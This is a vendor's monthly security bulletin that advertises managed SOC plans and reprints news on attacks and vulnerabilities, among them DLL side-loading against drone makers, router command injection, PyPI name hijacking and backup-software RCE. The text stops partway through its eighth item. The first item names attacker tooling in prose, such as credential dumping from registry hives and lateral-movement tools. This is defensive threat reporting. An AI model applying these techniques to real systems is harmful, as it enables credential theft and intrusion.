



telelink
business
services

Monthly Security Bulletin

OCTOBER / 24

Advanced Security
Operations Center

tbs.tech | simplify
the complex

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. Operation WordDrone – Drone manufacturers are being targeted in Taiwan	4
2. Zyxel warns of critical OS command injection flaw in routers	5
3. Revival Hijack supply-chain attack threatens 22,000 PyPI packages.....	6
4. Cisco warns of backdoor admin account in Smart Licensing Utility	10
5. Veeam warns of critical RCE flaw in Backup & Replication software	11
6. New Eucleak attack lets threat actors clone YubiKey FIDO keys.....	13
7. Australia Threatens to Force Companies to Break Encryption.....	15
8. Bug Left Some Windows PCs Dangerously Unpatched	16
9. New Linux malware Hadooken targets Oracle WebLogic servers.....	18
10. Malware locks browser in kiosk mode to steal Google credentials	21
11. Over 1,000 ServiceNow instances found leaking corporate KB data.....	23
12. Ransomware gangs now abuse Microsoft Azure tool for data theft	26
13. Tor says it's "still safe" amid reports of police deanonymizing users	27
14. Unexplained 'Noise Storms' flood the Internet, puzzle experts.....	29
15. This Windows PowerShell Phish Has Scary Potential	31
16. Dell investigates data breach claims after hacker leaks employee info	33
17. Kaspersky deletes itself, installs UltraAV antivirus without warning.....	34
18. Telegram now shares users' IP and phone number on legal requests.....	37
19. Israel's Pager Attacks and Supply Chain Vulnerabilities	39
20. New Octo Android malware version impersonates NordVPN, Google Chrome..	41
21. New Windows Malware Locks Computer in Kiosk Mode.....	43
22. Fake WalletConnect app on Google Play steals Android users' crypto	44
23. Critical flaw in NVIDIA Container Toolkit allows full host takeover	45
24. Windows 11 KB5043145 update causes reboot loops, blue screens.....	47

1. Operation WordDrone – Drone manufacturers are being targeted in Taiwan

Introduction

When Microsoft shipped Office 2010 around the summer of the same year, drones were not a thing, at least until Parrot changed gear and introduced models with built-in cameras. Fast forward more than a decade, and everything is vastly different, except that Microsoft Office 2010 is still rarely used.

That was our initial expectation when we began investigating a customer escalation from Taiwan about a strangely behaving process of an ancient version of Microsoft Word. What we have discovered over the course of the investigation has put Microsoft Word and drones into a new perspective.

Summary of the attack

Attackers used a dynamic-link library (DLL) side-loading technique to install a persistent backdoor with complex functionality on the infected systems. Three files were brought to the system: a legitimate copy of Winword 2010, a signed wplib.dll file and a file with a random name and file extension. Microsoft Word was used to side load the malicious wplib DLL, which acts as a loader for the actual payload, the one residing inside the encrypted file with a random name.

The payload starts with the execution of a shellcode stub which decompresses and self-injects the install.dll component. This component is responsible for establishing persistence and executing the next stage: ClientEndPoint.dll. It implements the core functionality of the backdoor, has hard-coded configuration compiled into the binary and supports receiving commands from a command and control server. Depending on the received command, it may inject another payload called SessionServer.dll into a dllhost process.




Figure 1 – Incident screen with Winword executing commands via cmd.exe

During their operation, attackers moved the above set of malicious files into different directories and also changed the name of the service used for persistence. The following tools and commands were observed being used:

- Impacket wmicexec to spread internally to other hosts in the local network.
- Credential dumping was attempted using the tool ProcDump and also by using "reg save" commands to save the SYSTEM and SAM registry hives.
- Attackers attempted to use the TrueSightKiller tool.
- SharpRDPLog, a post exploitation tool to export RDP related information like mstsc cache, cmdkey cache and RDP login logs.

[...]

Source: <https://www.acronis.com/en-us/cyber-protection-center/posts/operation-worddrone-drone-manufacturers-are-being-targeted-in-taiwan/>

2. Zyxel warns of critical OS command injection flaw in routers

Zyxel has released security updates to address a critical vulnerability impacting multiple models of its business routers, potentially allowing unauthenticated attackers to perform OS command injection.

The flaw, tracked as CVE-2024-7261 and assigned a CVSS v3 score of 9.8 ("critical"), is an input validation fault caused by improper handling of user-supplied data, allowing remote attackers to execute arbitrary commands on the host operating system.

"The improper neutralization of special elements in the parameter "host" in the CGI program of some AP and security router versions could allow an unauthenticated attacker to execute OS commands by sending a crafted cookie to a vulnerable device," - warns Zyxel.

The Zyxel access points (APs) impacted by CVE-2024-7261 are the following:

- **NWA Series:** NWA50AX, NWA50AX PRO, NWA55AXE, NWA90AX, NWA90AX PRO, NWA110AX, NWA130BE, NWA210AX, NWA220AX-6E | all versions up to 7.00 are vulnerable, upgrade to 7.00(ABYW.2) and later
- **NWA1123-AC PRO** | all versions up to 6.28 are vulnerable, upgrade to 6.28(ABHD.3) and later
- **NWA1123ACv3, WAC500, WAC500H** | all versions up to 6.70 are vulnerable, upgrade to 6.70(ABVT.5) and later
- **WAC Series:** WAC6103D-I, WAC6502D-S, WAC6503D-S, WAC6552D-S, WAC6553D-E | all versions up to 6.28 are vulnerable, upgrade to 6.28(AAXH.3) and later
- **WAX Series:** WAX300H, WAX510D, WAX610D, WAX620D-6E, WAX630S, WAX640S-6E, WAX650S, WAX655E | all versions up to 7.00 are vulnerable, upgrade to 7.00(ACHF.2) and later
- **WBE Series:** WBE530, WBE660S | all versions up to 7.00 are vulnerable, upgrade to 7.00(ACLE.2) and later

Zyxel says that security router USG LITE 60AX running V2.00(ACIP.2) is also impacted, but this model is automatically updated by cloud to V2.00(ACIP.3), which implements the patch for CVE-2024-7261.

More Zyxel fixes

Zyxel has also issued security updates for multiple high-severity flaws in APT and USG FLEX firewalls. A summary can be found below:

- **CVE-2024-6343:** Buffer overflow in the CGI program could lead to DoS by an authenticated admin sending a crafted HTTP request.
- **CVE-2024-7203:** Post-authentication command injection allows an authenticated admin to execute OS commands via a crafted CLI command.
- **CVE-2024-42057:** Command injection in IPsec VPN allows an unauthenticated attacker to execute OS commands with a crafted long username in User-Based-PSK mode.
- **CVE-2024-42058:** Null pointer dereference could cause DoS via crafted packets sent by an unauthenticated attacker.
- **CVE-2024-42059:** Post-authentication command injection allows an authenticated admin to execute OS commands by uploading a crafted compressed language file via FTP.
- **CVE-2024-42060:** Post-authentication command injection allows an authenticated admin to execute OS commands by uploading a crafted internal user agreement file.
- **CVE-2024-42061:** Reflected XSS in "dynamic_script.cgi" could allow an attacker to trick a user into visiting a crafted URL, potentially leaking browser-based information.

The most interesting of the above is CVE-2024-42057 (CVSS v3: 8.1, "high"), which is a command injection vulnerability in the IPsec VPN feature that can be remotely exploited without authentication.

Its severity is lessened by the specific configuration requirements required for exploitation, including configuring the device in User-Based-PSK authentication mode and having a user with a username that is over 28 characters long.

For more details on the impacted firewalls, check out Zyxel's advisory [here](#).

Source: <https://www.bleepingcomputer.com/news/security/zyxel-warns-of-critical-os-command-injection-flaw-in-routers/>

3. Revival Hijack supply-chain attack threatens 22,000 PyPi packages


Threat actors are utilizing an attack called "Revival Hijack," where they register new PyPi projects using the names of previously deleted packages to conduct supply chain attacks.

The technique "could be used to hijack 22K existing PyPI packages and subsequently lead to hundreds of thousands of malicious package downloads," the researchers say.

Hijacking popular projects

"Revival Hijack" is an attack vector that involves registering a new project with the name of a package that has been removed from the PyPI platform. By doing so, a threat actor could push malicious code to developers pulling updates.

The attack is possible because PyPI makes immediately available for registration the names of deleted Python projects.



*Revival Hijack attack flow
Source: JFrog*

Developers who decide to delete a project from PyPI only receive a warning about the potential consequences, including the Revival Hijack attack scenario.

"Deleting this project will make the project name available to any other PyPI user," cautions the dialog.

"This user will be able to make new releases under this project name, so long as the distribution filenames do not match filenames from a previously released distribution."

Delete project

⚠ Deleting this project will:

- Irreversibly delete the project along with 2 releases
- Make the project name available to **any other PyPI user**

This user will be able to make new releases under this project name, so long as the distribution filenames do not match filenames from a previously released distribution (all PyPI distribution filenames are unique, as they are generated by combining the project name + version number + distribution type)

- I understand that I am permanently deleting all releases for this project.
- I understand that my users will no longer be able to install this project.
- I understand that I will not be able to re-upload any deleted versions.
- I understand that I am releasing this project name for use by any other PyPI user.
- I understand that I may not be able to re-register the project name under some circumstances.
- I understand that I will not be able to undo this.
- I understand that the PyPI administrators will not be able to undo this.

Delete project

Project deletion dialog on PyPI
Source: JFrog

According to researchers at JFrog, a software supply chain platform, there are more than 22,000 deleted packages on PyPI that are vulnerable to the Revival Hijack attack, and some of them quite popular.

The researchers say that the monthly average of packages deleted on PyPI is 309, indicating a steady stream of fresh opportunities for attackers.



Monthly package removal stats
Source: JFrog

JFrog says that a developer may decide to remove their package for a variety of reasons that range from the script no longer being needed to re-writing a tool and publishing it under a new name.


In some cases, the package becomes redundant because its functionality is introduced in official libraries or built-in APIs.

The case of “pingdomv3”

In mid-April, JFrog observed Revival Hijack leveraged in the wild, when a threat actor targeted the “pingdomv3” - an implementation of the Pingdom API website monitoring service.

The package was deleted on March 30 but a new developer hijacked the name and published an update on the same day, indicating that the attackers knew about the issue.

In a subsequent update, the package included a Python trojan that was obfuscated using Base64 and targeted Jenkins CI/CD environments.



Attack timeline

Source: JFrog

JFrog leaps to the rescue

JFrog researchers took action to mitigate the risk of Revival Hijack attacks by creating new Python projects with the names of most popular already deleted packages.

JFrog explains that PyPI maintains a non-public blacklist that prevents certain names from being registered on new projects, but most deleted packages don’t make it on that list.

This led the security firm to take indirect action to mitigate the “Revival Hijack” threat and registered the most popular of the deleted/vulnerable packages under an account named security_holding.

The abandoned packages are empty, and the researchers changed the version numbers to 0.0.0.1, to make sure that active users don’t pull an update.

This action essentially reserves the package names and prevents malicious actors from hijacking them for nefarious purposes.

Three months later, JFrog noticed that the packages in their repository had close to 200,000 downloads from automated scripts and user mistypes.

The case of "Revival Hijack" is far more dangerous than the standard typosquatting attacks on PyPI, as users pulling an update for their selected projects don't make a mistake.

To mitigate the threat, users and organizations can use package pinning to stay on specified, known to be trustworthy versions, verify package integrity, audit its contents, and look out for changes in package ownership or atypical update activity.

Source: <https://www.bleepingcomputer.com/news/security/revival-hijack-supply-chain-attack-threatens-22-000-pypi-packages/>

4. Cisco warns of backdoor admin account in Smart Licensing Utility

Cisco has removed a backdoor account in the Cisco Smart Licensing Utility (CSLU) that can be used to log into unpatched systems with administrative privileges.

CSLU is a Windows application that helps manage licenses and linked products on-premises without connecting them to Cisco's cloud-based Smart Software Manager solution.

The company says this critical vulnerability (CVE-2024-20439) allows unauthenticated attackers to log into unpatched systems remotely using an "undocumented static user credential for an administrative account."

"A successful exploit could allow the attacker to log in to the affected system with administrative privileges over the API of the Cisco Smart Licensing Utility application," it explained.

Cisco also released security updates for a critical CSLU information disclosure vulnerability (CVE-2024-20440) that unauthenticated threat actors can exploit to access log files containing sensitive data (including API credentials) by sending crafted HTTP requests to affected devices.

The two security vulnerabilities only impact systems running a vulnerable Cisco Smart Licensing Utility release, regardless of their software configuration. The security flaws are only exploitable if a user starts the Cisco Smart Licensing Utility, which is not designed to run in the background.

Cisco Smart License Utility Release	First Fixed Release
2.0.0	Migrate to a fixed release.
2.1.0	Migrate to a fixed release.

Cisco Smart License Utility Release	First Fixed Release
2.2.0	Migrate to a fixed release.
2.3.0	Not vulnerable.

The Cisco Product Security Incident Response Team (PSIRT) says it has yet to find public exploits or evidence of threat actors exploiting the security flaws in attacks.

This isn't the first backdoor account Cisco has removed from its products in recent years. Previous undocumented hardcoded credentials were found in the company's Digital Network Architecture (DNA) Center, IOS XE, Wide Area Application Services (WAAS), and Emergency Responder software.

Last month, Cisco also patched a maximum severity vulnerability (CVE-2024-20419) that enables attackers to change any user password on unpatched Cisco Smart Software Manager On-Prem (Cisco SSM On-Prem) license servers. Three weeks later, the company said that exploit code had been published online and warned admins to patch their SSM On-Prem servers to block potential attacks.

In July, Cisco fixed an NX-OS zero-day (CVE-2024-20399) that had been exploited since April to install previously unknown malware as root on vulnerable MDS and Nexus switches.

Cisco also warned in April that state-backed hackers (tracked as UAT4356 and STORM-1849) exploited two other zero-day bugs (CVE-2024-20353 and CVE-2024-20359) to breach government networks worldwide

Source: <https://www.bleepingcomputer.com/news/security/cisco-warns-of-backdoor-admin-account-in-smart-licensing-utility/>

5. Veeam warns of critical RCE flaw in Backup & Replication software

Veeam has released security updates for several of its products as part of a single September 2024 security bulletin that addresses 18 high and critical severity flaws in Veeam Backup & Replication, Service Provider Console, and One.

The most severe of the problems addressed is **CVE-2024-40711**, a critical (CVSS v3.1 score: 9.8) remote code execution (RCE) vulnerability on Veeam Backup & Replication (VBR) that can be exploited without authentication.

VBR is used to manage and secure backup infrastructure for enterprises, so it plays a critical role in data protection. As it can serve as a pivot point for lateral movement, it is considered a high-value target for ransomware operators.

Ransomware actors target the service to steal backups for double-extortion and delete/encrypt backup sets, so victims are left without recovery options.

In the past, the Cuba ransomware gang and FIN7, known to collaborate with Conti, REvil, Maze, Egregor, and BlackBasta, were observed targeting VBR vulnerabilities.

The flaw, which was reported via HackerOne, impacts Veeam Backup & Replication 12.1.2.172 and all earlier versions of the 12 branch.

Although not many details have been disclosed at this time, critical RCE flaws generally allow for a complete system takeover, so users shouldn't postpone installing the fixes in VBR version 12.2.0.334.

The other flaws listed in the bulletin are related to Backup & Replication versions 12.1.2.172 and older are:

- **CVE-2024-40710:** Series of vulnerabilities enabling remote code execution (RCE) and sensitive data extraction (saved credentials and passwords) by a low-privileged user. (CVSS score: 8.8 "high")
- **CVE-2024-40713:** Low-privileged users can alter Multi-Factor Authentication (MFA) settings and bypass MFA. (CVSS score: 8.8 "high")
- **CVE-2024-40714:** Weak TLS certificate validation allows credential interception during restore operations on the same network. (CVSS score: 8.3 "high")
- **CVE-2024-39718:** Low-privileged users can remotely remove files with permissions equivalent to the service account. (CVSS score: 8.1 "high")
- **CVE-2024-40712:** Path traversal vulnerability allows a local low-privileged user to perform local privilege escalation (LPE). (CVSS score: 7.8 "high")

More critical flaws in Veeam products

On the same bulletin, Veeam lists four more critical-severity vulnerabilities impacting its Service Provider Console versions 8.1.0.21377 and earlier and ONE products versions 12.1.0.3208 and older.

Starting with **CVE-2024-42024** (CVSS score 9.1), an attacker with ONE Agent service account credentials can perform remote code execution on the host machine.

Veeam ONE is also impacted by **CVE-2024-42019** (CVSS score 9.0), which allows an attacker to access the NTLM hash of the Reporter Service account. Exploiting this flaw requires previous data collection through VBR.

In Veeam Service Provider Console, there's **CVE-2024-38650** (CVSS score 9.9) which allows a low-privileged attacker to access the NTLM hash of the service account on the VSPC server.

The second critical problem is tracked as **CVE-2024-39714** (CVSS score 9.9) and enables a low-privileged user to upload arbitrary files onto the server, leading to remote code execution.

All issues were fixed in Veeam ONE version 12.2.0.4093 and Veeam Service Provider Console version 8.1.0.21377, which users should upgrade to as soon as possible.

Source: <https://www.bleepingcomputer.com/news/security/veeam-warns-of-critical-rce-flaw-in-backup-and-replication-software/>

6. New Eucleak attack lets threat actors clone YubiKey FIDO keys


A new "EUCLEAK" flaw found in FIDO devices using the Infineon SLE78 security microcontroller, like Yubico's YubiKey 5 Series, allows attackers to extract Elliptic Curve Digital Signature Algorithm (ECDSA) secret keys and clone the FIDO device.

NinjaLab's Thomas Roche, who discovered the flaw and devised the EUCLEAK side-channel attack, notes that the side channel can retrieve an ECDSA secret key using EM acquisitions.

However, the attack requires extended physical access, specialized equipment, and a high level of understanding of electronics and cryptography.

These prerequisites significantly mitigate the risk, limiting it mostly to attacks from highly sophisticated, state-sponsored threat actors against high-value targets. With that said, EUCLEAK is not considered a threat to general users, even to those who use theoretically vulnerable devices.

In 2021, Roche found a side-channel attack that targeted Google Titan security keys, allowing him to extract the ECDSA private key and clone the device.



*Extracting the secret key from a YubiKey device
Source: ninjalab.io*

Yubico responds to EUCLEAK

The flaw impacts YubiKey 5 Series devices running firmware versions older than 5.7.0, which uses Infineon's flawed cryptographic library.


The models impacted by EUCLEAK are:

- YubiKey 5 Series versions prior to 5.7
- YubiKey 5 FIPS Series prior to 5.7
- YubiKey 5 CSPN Series prior to 5.7
- YubiKey Bio Series versions prior to 5.7.2
- Security Key Series all versions prior to 5.7
- YubiHSM 2 versions prior to 2.4.0
- YubiHSM 2 FIPS versions prior to 2.4.0

The vendor rated the issue as moderate, assigning a CVSS score of only 4.9, which reflects its low risk.

Also, Yubico notes in its advisory that attackers attempting to recover credentials from impacted keys would require the user PIN or biometric verification for full exploitation, making successful attacks even harder.

YubiKey owners can check the firmware version of the security keys using YubiKey Manager or YubiKey Authenticator.



*YubiKey Manager showing firmware version
Source: BleepingComputer*

Unfortunately, if you are using a vulnerable version, there is no way to upgrade the firmware to the latest 5.7.0 (YubiKey) or 2.4.0 (YubiHSM) versions to mitigate this flaw.

The vendor recommends using RSA signing keys instead of elliptic curve (ECC) signing keys and limiting the maximum session duration from the identity provider settings to require more frequent FIDO authentications.

Other impacted products

NinjaLab confirmed that EUCLEAK also impacts Infineon TPMs (SLB96xx), used for secure boot, authentication, and cryptographic operations, and Infineon's Optiga Trust M security microcontroller, used in IoT devices.

Infineon TPMs are used in the smart enclaves of old (between 2013 and 2018) smartphones and tablets from Samsung and OnePlus, and also some dated (from mid-2010s) laptop models from Lenovo, Acer, Dell, HP, and LG.

The Feitian A22 JavaCard, used in smart cards and authentication systems, is also impacted by using the Infineon SLE78 microcontroller.

Other potentially impacted devices include e-passports, cryptocurrency hardware wallets (cold wallets), IoT devices, and any FIDO device that uses Infineon's SLE78.

Source: <https://www.bleepingcomputer.com/news/security/new-eucleak-attack-lets-threat-actors-clone-yubikey-fido-keys/>

7. Australia Threatens to Force Companies to Break Encryption

New In 2018, Australia passed the Assistance and Access Act, which—among other things—gave the government the power to force companies to break their own encryption.

The Assistance and Access Act includes key components that outline investigatory powers between government and industry. These components include:

- Technical Assistance Requests (TARs): TARs are voluntary requests for assistance accessing encrypted data from law enforcement to teleco and technology companies. Companies are not legally obligated to comply with a TAR but law enforcement sends requests to solicit cooperation.
- Technical Assistance Notices (TANs): TANs are compulsory notices (such as computer access warrants) that require companies to assist within their means with decrypting data or providing technical information that a law enforcement agency cannot access independently. Examples include certain source code, encryption, cryptography, and electronic hardware.
- Technical Capability Notices (TCNs): TCNs are orders that require a company to build new capabilities that assist law enforcement agencies in accessing encrypted data. The Attorney-General must approve a TCN by confirming it is reasonable, proportionate, practical, and technically feasible.

It's that final one that's the real problem. The Australian government can force tech companies to build backdoors into their systems.

This is law, but near as anyone can tell the government has never used that third provision.

Now, the director of the Australian Security Intelligence Organisation (ASIO)—that’s basically their FBI or MI5—is threatening to do just that:

ASIO head, Mike Burgess, says he may soon use powers to compel tech companies to cooperate with warrants and unlock encrypted chats to aid in national security investigations.

[...]

But Mr Burgess says lawful access is all about targeted action against individuals under investigation.

“I understand there are people who really need it in some countries, but in this country, we’re subject to the rule of law, and if you’re doing nothing wrong, you’ve got privacy because no one’s looking at it,” Mr Burgess said.

“If there are suspicions, or we’ve got proof that we can justify you’re doing something wrong and you must be investigated, then actually we want lawful access to that data.”

Mr Burgess says tech companies could design apps in a way that allows law enforcement and security agencies access when they request it without comprising the integrity of encryption.

“I don’t accept that actually lawful access is a back door or systemic weakness, because that, in my mind, will be a bad design. I believe you can these are clever people design things that are secure, that give secure, lawful access,” he said.

We in the encryption space call that last one “nerd harder.” It, and the rest of his remarks, are the same tired talking points we’ve heard again and again.

It’s going to be an awfully big mess if Australia actually tries to make Apple, or Facebook’s WhatsApp, for that matter, break its own encryption for its “targeted actions” that put every other user at risk.

Source: <https://www.schneier.com/blog/archives/2024/09/australia-threatens-to-force-companies-to-break-encryption.html>

8. Bug Left Some Windows PCs Dangerously Unpatched

The Microsoft Corp. today released updates to fix at least 79 security vulnerabilities in its Windows operating systems and related software, including multiple flaws that are already showing up in active attacks. Microsoft also corrected a critical bug that has caused some Windows 10 PCs to remain dangerously unpatched against actively exploited vulnerabilities for several months this year.



By far the most curious security weakness Microsoft disclosed today has the snappy name of CVE-2024-43491, which Microsoft says is a vulnerability that led to the rolling back of fixes for some vulnerabilities affecting “optional components” on certain Windows 10 systems produced in 2015. Those include Windows 10 systems that installed the monthly security update for Windows released in March 2024, or other updates released until August 2024.

